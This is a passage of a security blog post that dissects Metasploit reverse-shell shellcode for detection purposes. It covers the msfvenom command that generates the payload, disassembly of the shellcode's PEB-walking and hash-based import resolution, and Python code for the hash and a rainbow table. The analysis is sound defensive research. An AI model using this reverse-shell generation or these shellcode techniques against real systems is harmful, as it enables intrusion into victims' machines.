Anatomy and Disruption of Metasploit Shellcode

blog.nviso.eu/2021/09/02/anatomy-and-disruption-of-metasploit-shellcode/

September 2, 2021

In April 2021 we went through the anatomy of a Cobalt Strike stager and how some of its signature evasion techniques ended up being ineffective against detection technologies. In this blog post we will go one level deeper and focus on Metasploit, an often-used framework interoperable with Cobalt Strike.

Throughout this blog post we will cover the following topics:

1. The shellcode's import resolution – How Metasploit shellcode locates functions from other DLLs and how we can precompute these values to resolve any imports from other payload variants.
2. The reverse-shell's execution flow – How trivial a reverse shell actually is.
3. Disruption of the Metasploit import resolution – A non-intrusive deception technique (no hooks involved) to have Metasploit notify the antivirus (AV) of its presence with high confidence.

For this analysis, we generated our own shellcode using Metasploit under version `v6.0.30-dev`. The malicious sample generated using the command below had as resulting SHA256 hash of `3792f355d1266459ed7c5615dac62c3a5aa63cf9e2c3c0f4ba036e6728763903` and is available on VirusTotal for readers willing to have a try themselves.

```
msfvenom -p windows/shell_reverse_tcp -a x86 > shellcode.vir
```

Throughout the analysis we have renamed functions, variables and offsets to reflect their role and improve clarity.

Initial Analysis

In this section we will outline the initial logic followed to determine the next steps of the analysis (import resolution and execution flow analysis).

While a typical executable contains one or more entry-points (exported functions, TLS-callbacks, …), shellcode can be seen as the most primitive code format where initial execution occurs from the first byte.

Analyzing the generated shellcode from the initial bytes outlines two operations:

1. The first instruction at ① can be ignored from an analytical perspective. The `cld` operation clears the direction flag, ensuring string data is read on-wards instead of back-wards (e.g.: `cmd` vs `dmc`).
2. The second `call` operation at ② transfers execution to a function we named `Main` , this function will contain the main logic of the shellcode.

```
seg000:00000000                                 ; ===========================================================================
seg000:00000000
seg000:00000000                                 ; Segment type: Pure code
seg000:00000000                                 seg000          segment byte public 'CODE' use32
seg000:00000000                                                 assume cs:seg000
seg000:00000000                                                 assume es:nothing, ss:nothing, ds:nothing, fs:nothing, gs:nothing
seg000:00000000 FC                                          ①   cld
seg000:00000001 E8 82 00 00 00                              ②   call    Main
seg000:00000006                                 ; ---------------------------------------------------------------------------
```

Figure 1: Disassembled shellcode calling the `Main` function.

Within the `Main` function, we observe additional calls such as the four ones highlighted in the trimmed figure below (③, ④, ⑤ and ⑥). These calls target a yet unidentified function whose address is stored in the `ebp` register. To understand where this function is located, we will need to take a step back and understand how a `call` instruction operates.

```
seg000:00000088                  Main             proc near               ; CODE XREF: seg000:00000001↑p
seg000:00000088 5D                            ③   pop     ebp
seg000:00000089 68 33 32 00 00                    push    3233h
seg000:0000008E 68 77 73 32 5F                    push    5F327377h
seg000:00000093 54                                push    esp
seg000:00000094 68 4C 77 26 07                    push    726774Ch
seg000:00000099 FF D5                         ④   call    ebp
seg000:0000009B B8 90 01 00 00                    mov     eax, 190h
seg000:000000A0 29 C4                             sub     esp, eax
seg000:000000A2 54                                push    esp
seg000:000000A3 50                                push    eax
seg000:000000A4 68 29 80 6B 00                    push    6B8029h
seg000:000000A9 FF D5                         ⑤   call    ebp
seg000:000000AB 50                                push    eax
seg000:000000AC 50                                push    eax
seg000:000000AD 50                                push    eax
seg000:000000AE 50                                push    eax
seg000:000000AF 40                                inc     eax
seg000:000000B0 50                                push    eax
seg000:000000B1 40                                inc     eax
seg000:000000B2 50                                push    eax
seg000:000000B3 68 EA 0F DF E0                    push    0E0DF0FEAh
seg000:000000B8 FF D5                         ⑥   call    ebp
```

Figure 2: Disassembly of the `Main` function.

A `call` instruction transfers execution to the target destination by performing two operations:

1. It pushes the return address (the memory address of the instruction located after the `call` instruction) on the stack. This address can later be used by the `ret` instruction to return execution from the called function (callee) back to the calling function (caller).

2. It transfers execution to the target destination (callee), as a `jmp` instruction would.

As such, the first `pop` instruction from the `Main` function at ③ stores the caller's return address into the `ebp` register. This return address is then called as a function later on, among others at offset `0x99`, `0xA9` and `0xB8` (④, ⑤ and ⑥). This pattern, alongside the presence of a similarly looking `push` before each `call` tends to suggest the return address stored within `ebp` is the dynamic import resolution function.

Without diving into unnecessary depth, a "normal" executable (e.g.: Portable Executable on Windows) contains the necessary information so that, once loaded by the Operating System (OS) loader, the code can call imported routines such as those from the Windows API (e.g.: `LoadLibraryA`). To achieve this default behavior, the executable is expected to have a certain structure which the OS can interpret. As shellcode is a bare-bone version of the code (it has none of the expected structures), the OS loader can't assist it in resolving these imported functions; even more so, the OS loader will fail to "execute" a shellcode file. To cope with this problem, shellcode commonly performs a "dynamic import resolution".

One of the most common techniques to perform "dynamic import resolution" is by hashing each available exported function and compare it with the required import's hash. As shellcode authors can't always predict whether a specific DLL (e.g.: `ws3_32.dll` for Windows Sockets) and its exports are already loaded, it is not uncommon to observe shellcode loading DLLs by calling the `LoadLibraryA` function first (or one of its alternatives). Relying on `LoadLibraryA` (or alternatives) before calling other DLLs' exports is a stable approach as these library-loading functions are part of `kernel32.dll`, one of the few DLLs which can be expected to be loaded into each process.

To confirm our above theory, we can search for all `call` instructions as can be seen in the following figure (e.g.: using IDA's `Text...` option under the `Search` menu). Apart from the first call to the `Main` function, all instances refer to the `ebp` register. This observation, alongside well-known constants we will observe in the next section, supports our theory that the address stored in `ebp` holds a pointer to the function performing the dynamic import resolution.

Address	Function	Instruction	
seg000:00000001		E8 82 00 00 00	call Main
seg000:00000099	Main	FF D5	call ebp
seg000:000000A9	Main	FF D5	call ebp
seg000:000000B8	Main	FF D5	call ebp
seg000:000000D2	Main	FF D5	call ebp
seg000:000000E2	Main	FF D5	call ebp
seg000:00000115	Main	FF D5	call ebp
seg000:00000123	Main	FF D5	call ebp
seg000:0000012F	Main	FF D5	call ebp
seg000:00000142	Main	FF D5	call ebp

Figure 3: All `call` instructions in the shellcode.

The abundance of calls towards the `ebp` register suggests it indeed holds a pointer to the import resolution function, which we now know is located right after the first call to `Main`.

Import Resolution Analysis

So far we noticed the instructions following the initial call to `Main` play a crucial role as what we expect to be the import resolution routine. Before we analyze the shellcode's logic, let us analyze this resolution routine as it will ease the understanding of the remaining calls.

From Import Hash to Function

The code located immediately after the initial call to `Main` is where the import resolution starts. To resolve these imports, the routine first locates the list of modules loaded into memory as these contain their available exported functions.

To find these modules, an often leveraged shellcode technique is to interact with the Process Environment Block (shortened as `PEB`).

> In computing the Process Environment Block (abbreviated PEB) is a data structure in the Windows NT operating system family. It is an opaque data structure that is used by the operating system internally, most of whose fields are not intended for use by anything other than the operating system. […] The PEB contains data structures that apply across a whole process, including global context, startup parameters, data structures for the program image loader, the program image base address, and synchronization objects used to provide mutual exclusion for process-wide data structures.
>
> *wikipedia.org*

As can be observed in figure 4, to access the `PEB`, the shellcode accesses the Thread Environment Block (`TEB`) which is immediately accessible through a register (⑦). The `TEB` structure itself contains a pointer to the `PEB` (⑦). From the `PEB`, the shellcode can locate the `PEB_LDR_DATA` structure (⑧) which in turn contains a reference to multiple double-linked module lists. As can be observed at (⑨), the Metasploit shellcode leverages one of these double-linked lists (`InMemoryOrderModuleList`) to later iterate through the `LDR_DATA_TABLE_ENTRY` structures containing the loaded module information.

Once the first module is identified, the shellcode retrieves the module's name (`BaseDllName`.`Buffer`) at ⑩ and the buffer's maximum length (`BaseDllName`.`MaximumLength`) at ⑪ which is required as the buffer is not guaranteed to be `NULL`-terminated.



Figure 4: Disassembly of the initial module retrieval.

One point worth highlighting is that, as opposed to usual pointers (`TEB.ProcessEnvironmentBlock` , `PEB.Ldr` , …), a double-linked list points to the next item's list entry. This means that instead of pointing to the structures' start, a pointer from the list will target a non-zero offset. As such, while in the following figure the `LDR_DATA_TABLE_ENTRY` has the `BaseDllName` property at offset `0x2C` , the offset from the list entry's perspective will be `0x24` (`0x2C-0x08`). This can be observed in the above figure 4 where an offset of `8` has to be subtracted to access both of the `BaseDllName` properties at ⑩ and ⑪.



Figure 5: From `TEB` to `BaseDllName` .

With the DLL name's buffer and maximum length recovered, the shellcode proceeds to generate a hash. To do so, the shellcode performs a set of operations for each ASCII character within the maximum name length:

1. If the character is lowercase, it gets modified into an uppercase. This operation is performed according to the character's ASCII representation meaning that if the value is `0x61` or higher (`a` or higher), `0x20` gets subtracted to fall within the uppercase range.
2. The generated hash (initially `0`) is rotated right (ROR) by 13 bits (`0x0D`).
3. The upper-cased character is added to the existing hash.



Figure 6: Schema depicting the hashing loops of `KERNEL32.DLL` ‘s first character (`K`). With the repeated combination of rotations and additions on a fixed registry size (32 bits in `edi` ‘s case), characters will ultimately start overlapping. These repeated and overlapping combinations make the operations non-reversible and hence produces a 32-bit hash/checksum for a given name.

One interesting observation is that while the `BaseDllName` in `LDR_DATA_TABLE_ENTRY` is Unicode-encoded (2 bytes per character), the code treats it as ASCII encoding (1 byte per character) by using `lodsb` (see ⑫).

```
seg000:0000001C 31 FF                    xor     edi, edi           ; DllHash = 0
seg000:0000001E
seg000:0000001E          uppercase_dll_character:                   ; CODE XREF: seg000:0000002A↓j
seg000:0000001E AC                    ⑫ lodsb                       ; Load next esi character into al
seg000:0000001F 3C 61                    cmp     al, 'a'            ; Is the character an uppercase?
seg000:00000021 7C 02                    jl      short hash_dll_character
seg000:00000023 2C 20                    sub     al, 20h ; ' '      ; Make the character uppercase
seg000:00000025
seg000:00000025          hash_dll_character:                        ; CODE XREF: seg000:00000021↑j
seg000:00000025 C1 CF 0D                 ror     edi, 0Dh
seg000:00000028 01 C7                    add     edi, eax
seg000:0000002A E2 F2                    loop    uppercase_dll_character ; Load next esi character into al
seg000:0000002C 52                       push    edx                ; LDR_DATA_TABLE_ENTRY+0x8
seg000:0000002D 57                       push    edi                ; DllHash
```

Figure 7: Disassembly of the module’s name hashing routine.

The hash generation algorithm can be implemented in Python as shown in the snippet below. While we previously mentioned that the `BaseDllName` ‘s buffer was not required to be `NULL` -terminated per Microsoft documentation, extensive testing has showed that `NULL` -termination was always the case and could generally be assumed. This assumption is what makes the `MaximumLength` property a valid boundary, similarly to the `Length` property. The following snippet hence expects the data passed to `get_hash` to be a Python `bytes` object generated from a `NULL` -terminated Unicode string.

```
# Helper function for rotate-right on 32-bit architectures
def ror(number, bits):
    return ((number >> bits) | (number << (32 - bits))) & 0xffffffff

# Define hashing algorithm
def get_hash(data):
    # Initialize hash to 0
    result = 0
    # Loop each character
    for b in data:
        # Make character uppercase if needed
        if b < ord('a'):
            b -= 0x20
        # Rotate DllHash right by 0x0D bits
        result = ror(result, 0x0D)
        # Add character to DllHash
        result = (result + b) & 0xffffffff
    return result
```

The above functions could be used as follows to compute the hash of `KERNEL32.DLL`.

```
# Define a NULL-terminated base DLL name
name = 'KERNEL32.DLL\0'
# Encode it as Unicode
encoded = name.encode('UTF-16-LE')
# Compute the hash
value = hex(get_hash(encoded))
# And print it ('0x92af16da')
print(value)
```

With the DLL name's hash generated, the shellcode proceeds to identify all exported functions. To do so, the shellcode starts by retrieving the `LDR_DATA_TABLE_ENTRY`'s `DllBase` property (⑬) which points to the DLL's in-memory address. From there, the `IMAGE_EXPORT_DIRECTORY` structure is identified by walking the Portable Executable's structures (⑭ and ⑮) and adding the relative offsets to the DLL's in-memory base address. This last structure contains the number of exported function names (⑰) as well as a table of pointers towards these (⑯).

```
seg000:0000002C 52                push    edx             ; LDR_DATA_TABLE_ENTRY+0x8
seg000:0000002D 57                push    edi             ; DllHash
seg000:0000002E 8B 52 10       ⑬ mov     edx, [edx+(LDR_DATA_TABLE_ENTRY.DllBase-8)]
seg000:00000031 8B 4A 3C       ⑭ mov     ecx, [edx+IMAGE_DOS_HEADER.e_lfanew]
seg000:00000034 8B 4C 11 78    ⑮ mov     ecx, [ecx+edx+IMAGE_NT_HEADERS.OptionalHeader.DataDirectory.VirtualAddress]
seg000:00000038 E3 48             jecxz   short hash_next_dll_name ; Skip this image if there are no exports
seg000:0000003A 01 D1             add     ecx, edx
seg000:0000003C 51                push    ecx             ; IMAGE_EXPORT_DIRECTORY
seg000:0000003D 8B 59 20       ⑯ mov     ebx, [ecx+IMAGE_EXPORT_DIRECTORY.AddressOfNames]
seg000:00000040 01 D3             add     ebx, edx
seg000:00000042 8B 49 18       ⑰ mov     ecx, [ecx+IMAGE_EXPORT_DIRECTORY.NumberOfNames]
```

Figure 8: Disassembly of the export retrieval.

The above operations can be schematized as follow, where dotted lines represent addresses computed from relative offsets increased by the DLL's in-memory base address.



Figure 9: From `LDR_DATA_TABLE_ENTRY` to `IMAGE_EXPORT_DIRECTORY`.

Once the number of exported names and their pointers are identified, the shellcode enumerates the table in descending order. Specifically, the number of names is used as a decremented counter at ⑱. For each exported function's name and while none matches, the shellcode performs a hashing routine (`hash_export_name` at ⑲) similar to the one we observed previously, with as sole difference that character cases are preserved (`hash_export_character`).

The final hash is obtained by adding the recently computed function hash (`ExportHash`) to the previously obtained module hash (`DllHash`) at ⑳. This addition is then compared at ㉑ to the sought hash and, unless they match, the operation starts again for the next function.

```
seg000:0000003D 8B 59 20                mov     ebx, [ecx+IMAGE_EXPORT_DIRECTORY.AddressOfNames]
seg000:00000040 01 D3                   add     ebx, edx
seg000:00000042 8B 49 18                mov     ecx, [ecx+IMAGE_EXPORT_DIRECTORY.NumberOfNames]
seg000:00000045
seg000:00000045             hash_export_name:                   ; CODE XREF: seg000:0000005F↓j
seg000:00000045 E3 3A                   jecxz   short hash_next_dll_name_wrapper ; Discard DataDirectory address
seg000:00000047 49                  ⑱  dec     ecx             ; NumberOfNames--
seg000:00000048 8B 34 8B                mov     esi, [ebx+ecx*4] ; AddressOfName RVA = AddressOfNames[NumberOfNames*4]
seg000:0000004B 01 D6                   add     esi, edx        ; AddressOfName VA = RVA + Base
seg000:0000004D 31 FF                   xor     edi, edi        ; ExportHash = 0
seg000:0000004F
seg000:0000004F             hash_export_character:              ; CODE XREF: seg000:00000057↓j
seg000:0000004F AC                  ⑲  lodsb                   ; Load next esi character into al
seg000:00000050 C1 CF 0D                ror     edi, 0Dh
seg000:00000053 01 C7                   add     edi, eax
seg000:00000055 38 E0                   cmp     al, ah          ; Is the character NULL?
seg000:00000057 75 F6                   jnz     short hash_export_character ; Load next esi character into al
seg000:00000059 03 7D F8            ⑳  add     edi, [ebp-8]    ; ExportHash += DllHash
seg000:0000005C 3B 7D 24            ㉑  cmp     edi, [ebp+24h]  ; Does the ExportHash match?
seg000:0000005F 75 E4                   jnz     short hash_export_name
```

Figure 10: Disassembly of export's name hashing.

If none of the exported functions match, the routine retrieves the next module in the `InMemoryOrderLinks` double-linked list and performs the above operations again until a match is found.

```
seg000:00000081             hash_next_dll_name_wrapper:         ; CODE XREF: seg000:hash_export_name↑j
seg000:00000081 5F                      pop     edi             ; Discard DataDirectory address
seg000:00000082
seg000:00000082             hash_next_dll_name:                 ; CODE XREF: seg000:00000038↑j
seg000:00000082 5F                      pop     edi             ; DllHash
seg000:00000083 5A                      pop     edx             ; LDR_DATA_TABLE_ENTRY+0x8
seg000:00000084 8B 12                   mov     edx, [edx+(LDR_DATA_TABLE_ENTRY.InMemoryOrderLinks.Flink-8)]
seg000:00000086 EB 8D                   jmp     short hash_dll_name
```

Figure 11: Disassembly of the loop to the next module.

The above walked double-linked list can be schematized as the following figure.



Figure 12: Walking the `InMemoryOrderModuleList`.

If a match is found, the shellcode will proceed to call the exported function. To retrieve its address from the previously identified `IMAGE_EXPORT_DIRECTORY`, the code will first need to map the function's name to its ordinal (㉒), a sequential export number. Once the ordinal is recovered from the `AddressOfNameOrdinals` table, the address can be obtained by using the ordinal as an index in the `AddressOfFunctions` table (㉓).

```
seg000:0000005F 75 E4             jnz     short hash_export_name
seg000:00000061 58                pop     eax              ; IMAGE_EXPORT_DIRECTORY
seg000:00000062 8B 58 24          mov     ebx, [eax+IMAGE_EXPORT_DIRECTORY.AddressOfNameOrdinals]
seg000:00000065 01 D3             add     ebx, edx
seg000:00000067 66 8B 0C 4B    ㉒ mov     cx, [ebx+ecx*2] ; NameOrdinal = NameOrdinals[NumberOfNames*2]
seg000:0000006B 8B 58 1C          mov     ebx, [eax+IMAGE_EXPORT_DIRECTORY.AddressOfFunctions]
seg000:0000006E 01 D3             add     ebx, edx
seg000:00000070 8B 04 8B       ㉓ mov     eax, [ebx+ecx*4] ; AddressOfFunction = AddressOfFunctions[NameOrdinal*4]
seg000:00000073 01 D0             add     eax, edx
seg000:00000075 89 44 24 24       mov     [esp+24h], eax   ; Replace SeekedHash with AddressOfFunction
seg000:00000079 5B                pop     ebx              ; DllHash
seg000:0000007A 5B                pop     ebx              ; LDR_DATA_TABLE_ENTRY+0x8
seg000:0000007B 61             ㉔ popa
seg000:0000007C 59             ㉕ pop     ecx              ; Retrieve return address
seg000:0000007D 5A                pop     edx              ; Discard seeked hash
seg000:0000007E 51                push    ecx              ; Store return address
seg000:0000007F FF E0          ㉖ jmp     eax              ; Call resolved WINAPI (__stdcall)
```

Figure 13: Disassembly of the import "call".

Finally, once the export's address is recovered, the shellcode simulates the `call` behavior by ensuring the return address is first on the stack (removing the hash it was searching for, at ㉔) , followed by all parameters as required by the default Win32 API [`__stdcall` calling convention](#) (㉕). The code then performs a `jmp` operation at ㉖ to transfer execution to the dynamically resolved import which, upon return, will resume from where the initial `call ebp` operation occurred.

Overall, the dynamic import resolution can be schematized as a nested loop. The main loop walks modules following the in-memory order (blue in the figure below) while, for each module, a second loop walks exported functions looking for a matching hash between desired import and available exports (red in the figure below).



Figure 14: The import resolution flow.

Building a Rainbow Table

Identifying which imports the shellcode relies on will provide us with further insight into the rest of its logic. Instead of dynamically analyzing the shellcode, and given that we have figured out the hashing algorithm above, we can build ourselves a rainbow table.

> A rainbow table is a precomputed table for caching the output of cryptographic hash functions, usually for cracking password hashes.
>
> *wikipedia.org*

The following Python snippet computes the *“Metasploit”* hashes for DLL exports located in the most common system locations.

```
import glob
import os
import pefile
import sys

size = 32
mask = ((2**size) - 1)

# Resolve 32- and 64-bit System32 paths
root = os.environ.get('SystemRoot')
if not root:
    raise Exception('Missing "SystemRoot" environment variable')

globs = [f"{root}\\System32\\*.dll", f"{root}\\SysWOW64\\*.dll"]

# Helper function for rotate-right
def ror(number, bits):
    return ((number >> (bits % size)) | (number << (size - (bits % size)))) &  mask

# Define hashing algorithm
def get_hash(data):
    result = 0
    for b in data:
        result = ror(result, 0x0D)
        result = (result + b) & mask
    return result

# Helper function to uppercase data
def upper(data):
    return [(b if b < ord('a') else b - 0x20) for b in data]

# Print CSV header
print("File,Function,IDA,Yara")

# Loop through all DLLs
for g in globs:
    for file in glob.glob(g):
        # Compute the DllHash
        name = upper(os.path.basename(file).encode('UTF-16-LE') + b'\x00\x00')
        file_hash = get_hash(name)
        try:
            # Parse the DLL for exports
            pe = pefile.PE(file, fast_load=True)
            pe.parse_data_directories(directories =
[pefile.DIRECTORY_ENTRY["IMAGE_DIRECTORY_ENTRY_EXPORT"]])
            if hasattr(pe, "DIRECTORY_ENTRY_EXPORT"):
                # Loop through exports
                for exp in pe.DIRECTORY_ENTRY_EXPORT.symbols:
                    if exp.name:
                        # Compute ExportHash
                        name = exp.name.decode('UTF-8')
                        exp_hash = get_hash(exp.name + b'\x00')
                        metasploit_hash = (file_hash + exp_hash) & 0xffffffff
                        # Compute additional representations
                        ida_view = metasploit_hash.to_bytes(size/8,
```

```
byteorder='big').hex().upper() + "h"
                        yara_view = metasploit_hash.to_bytes(size/8, 
byteorder='little').hex(' ')
                        # Print CSV entry
                        print(f"\"{file}\",\"{name}\",\"{ida_view}\",\"
{{{yara_view}}}\"")
        except pefile.PEFormatError:
            print(f"Unable to parse {file} as a valid PE, skipping.", 
file=sys.stderr)
            continue
```

As an example, the following PowerShell commands generate a rainbow table, then searches it for the `726774Ch` hash we observed first in figure 2. For everyone's convenience, we have published our `rainbow.csv` version containing 239k hashes.

```
# Generate the rainbow table in CSV format
PS > .\rainbow.py | Out-File .\rainbow.csv -Encoding UTF8

# Search the rainbow table for a hash
PS > Get-Content .\rainbow.csv | Select-String 726774Ch
"C:\Windows\System32\kernel32.dll","LoadLibraryA","0726774Ch","{4c 77 26 07}"
"C:\Windows\SysWOW64\kernel32.dll","LoadLibraryA","0726774Ch","{4c 77 26 07}"
```

As can be observed above, the first import resolved and called by the shellcode is `LoadLibraryA`, exported by the 32- and 64-bit `kernel32.dll`.

Execution Flow Analysis

With the import resolving sorted-out, understanding the remaining code becomes a lot more accessible. As we can see in figure 15, the shellcode starts by performing the following calls:

1. `LoadLibraryA` at ㉗ to ensure the `ws3_32` library is loaded. If not yet loaded, this will map the `ws3_32.dll` DLL in memory, enabling the shellcode to further resolve additional functions related to the Windows Socket 2 technology.
2. `WSAStartup` at ㉘ to initiate the usage of sockets within the shellcode's process.
